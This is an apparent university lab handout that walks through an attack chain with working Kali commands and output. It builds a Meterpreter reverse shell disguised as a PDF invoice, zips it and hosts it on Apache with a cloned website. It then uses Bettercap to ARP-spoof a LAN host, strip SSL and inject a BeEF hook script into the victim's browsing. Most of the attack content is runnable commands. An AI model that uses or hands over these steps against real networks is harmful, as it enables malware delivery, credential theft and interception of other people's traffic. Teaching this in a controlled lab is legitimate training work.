Applied Cyber Security Industry Led-Course

Instructor: Faisal Shahzad

Lab Instructor: Moeez Javed

Lab13: Web & Network Exploitation Blueprint: Manual Using **BeEF**, **Bettercap**, and **Metasploit**

Availability:
Monday to Friday: 9 AM – 5 PM (at CUST)
After 5 PM: Please drop a message instead of calling.

Lab Instructor Contact Details:
Phone: +92 333 8744696
Email: moeezjavedyousafrana@gmail.com

Metasploit Payload in ZIP File

Introduction
In this lab, students will learn how to create a malicious payload using the Metasploit framework and deliver it through a ZIP file. The goal is to understand how attackers can disguise payloads and host them on a web server for delivery. Students will also learn to host a cloned website using the Apache web server to further entice targets.

Objective
To create a Meterpreter reverse shell payload.
To compress the payload into a ZIP file for delivery.
To host the payload and a cloned website on an Apache web server.
To handle incoming connections using the Metasploit multi/handler module.

Lab Tasks
Part A: Creating and Delivering the Payload

Step 1:
Make a payload:
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.10.20 LPORT=4444 -f exe -o "Invoice_2025.pdf.exe"

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.10.20 LPORT=4444 -f exe -o "Invoice_2025.pdf.exe"

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: Invoice_2025.pdf.exe
```

Step 2:
zip secure_docs.zip Invoice_2025.pdf.exe

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# zip secure_docs.zip Invoice_2025.pdf.exe

  adding: Invoice_2025.pdf.exe (deflated 40%)
```

Step 3:
mv Invoice_2025.pdf.exe /var/www/html/
mv secure_docs.zip /var/www/html/

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# mv Invoice_2025.pdf.exe /var/www/html/
mv secure_docs.zip /var/www/html/
```

Step 4:

service apache2 start


```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# service apache2 start
```

Step 5:


use multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost 192.168.10.20
set lport 4444
exploit

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.10.20
lhost => 192.168.10.20
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.10.20:4444
```


Now move in victim machine





It automatically download the zip file.




click on the payload




Windows protected your PC
Microsoft Defender SmartScreen prevented an unrecognised app from starting. Running this app might put your PC at risk.
More info
Don't run






Now you can run your own wish website and trap the victum.


Step 1:

visit any site and right click on it make it save page as



Step 2:

Select the location and save it on that location.




Step3:

Copy or cut these new files


Step 4:

Paste on

/var/www/html/



Step 5:
Change the name of html file and write the name index full will displayed index.html



Now start the apache server and that site will be displayed on your apache server ip address.

Next Part:
BEEF & Bettercap
Step1:|

Installation of beef:
git clone https://github.com/beefproject/beef.git

cd beef

./install

got a error

bundle config path ~/Documents/gems

./install

nano config.yaml

make your name as username and password

http://192.168.165.30:3000/ui/panel

Now open Bettercap:
sudo bettercap -iface eth0

```
┌──(kali㉿kali)-[~]
└─$ sudo bettercap -iface eth0
[sudo] password for kali:
bettercap v2.33.0 (built for linux amd64 with go1.22.6) [type 'help' for a list of commands]

192.168.165.0/24 > 192.168.165.30 » [01:04:55] [sys.log] [inf] gateway monitor started ...
```

net.recon on
net.probe on
net.show

```
192.168.165.0/24 > 192.168.165.30 » [01:04:55] [sys.log] [inf] gateway monitor started ...
192.168.165.0/24 > 192.168.165.30 » net.recon on
192.168.165.0/24 > 192.168.165.30 » [01:05:35] [endpoint.new] endpoint 192.168.165.241 detected as 08:00:27:0c:1e:98 (PCS Systemtechnik GmbH).
192.168.165.0/24 > 192.168.165.30 » net.probe on
192.168.165.0/24 > 192.168.165.30 » [01:05:41] [sys.log] [inf] net.probe probing 256 addresses on 192.168.165.0/24
192.168.165.0/24 > 192.168.165.30 » [01:05:43] [endpoint.new] endpoint 192.168.165.170 detected as 1c:1b:b5:0f:68:47 (Intel Corporate).
192.168.165.0/24 > 192.168.165.30 » net.show
```

IP	MAC	Name	Vendor	Sent	Recvd	Seen
192.168.165.30	08:00:27:6e:13:6e	eth0	PCS Systemtechnik GmbH	0 B	0 B	01:04:55
192.168.165.149	06:b4:5f:ed:50:0b	gateway		1.2 kB	1.1 kB	01:04:55
192.168.165.170	**1c:1b:b5:0f:68:47**	DESKTOP-FIH108V.local.	Intel Corporate	1.4 kB	92 B	**01:05:44**
192.168.165.241	**08:00:27:0c:1e:98**	DESKTOP-GICC168	PCS Systemtechnik GmbH	199 B	319 B	**01:05:44**


set arp.spoof.targets 192.168.165.241, 192.168.165.149
arp.spoof on

```
192.168.165.0/24 > 192.168.165.30 » set arp.spoof.targets 192.168.165.241, 192.168.165.149
192.168.165.0/24 > 192.168.165.30 » arp.spoof on
192.168.165.0/24 > 192.168.165.30 » [01:07:45] [sys.log] [inf] arp.spoof arp spoofer started, probing 2 targets.
```


set http.proxy.injectjs http://192.168.165.30:3000/hook.js
set https.proxy.injectjs http://192.168.165.30:3000/hook.js
set http.proxy.sslstrip true
set https.proxy.sslstrip true
http.proxy on

```
192.168.165.0/24 > 192.168.165.30 » set http.proxy.injectjs http://192.168.165.30:3000/hook.js
192.168.165.0/24 > 192.168.165.30 » set https.proxy.injectjs http://192.168.165.30:3000/hook.js
192.168.165.0/24 > 192.168.165.30 » set http.proxy.sslstrip true
192.168.165.0/24 > 192.168.165.30 » set https.proxy.sslstrip true
192.168.165.0/24 > 192.168.165.30 » http.proxy on
192.168.165.0/24 > 192.168.165.30 » [01:28:34] [sys.log] [inf] http.proxy started on 192.168.165.30:8080 (sslstrip enabled)
192.168.165.0/24 > 192.168.165.30 »
```

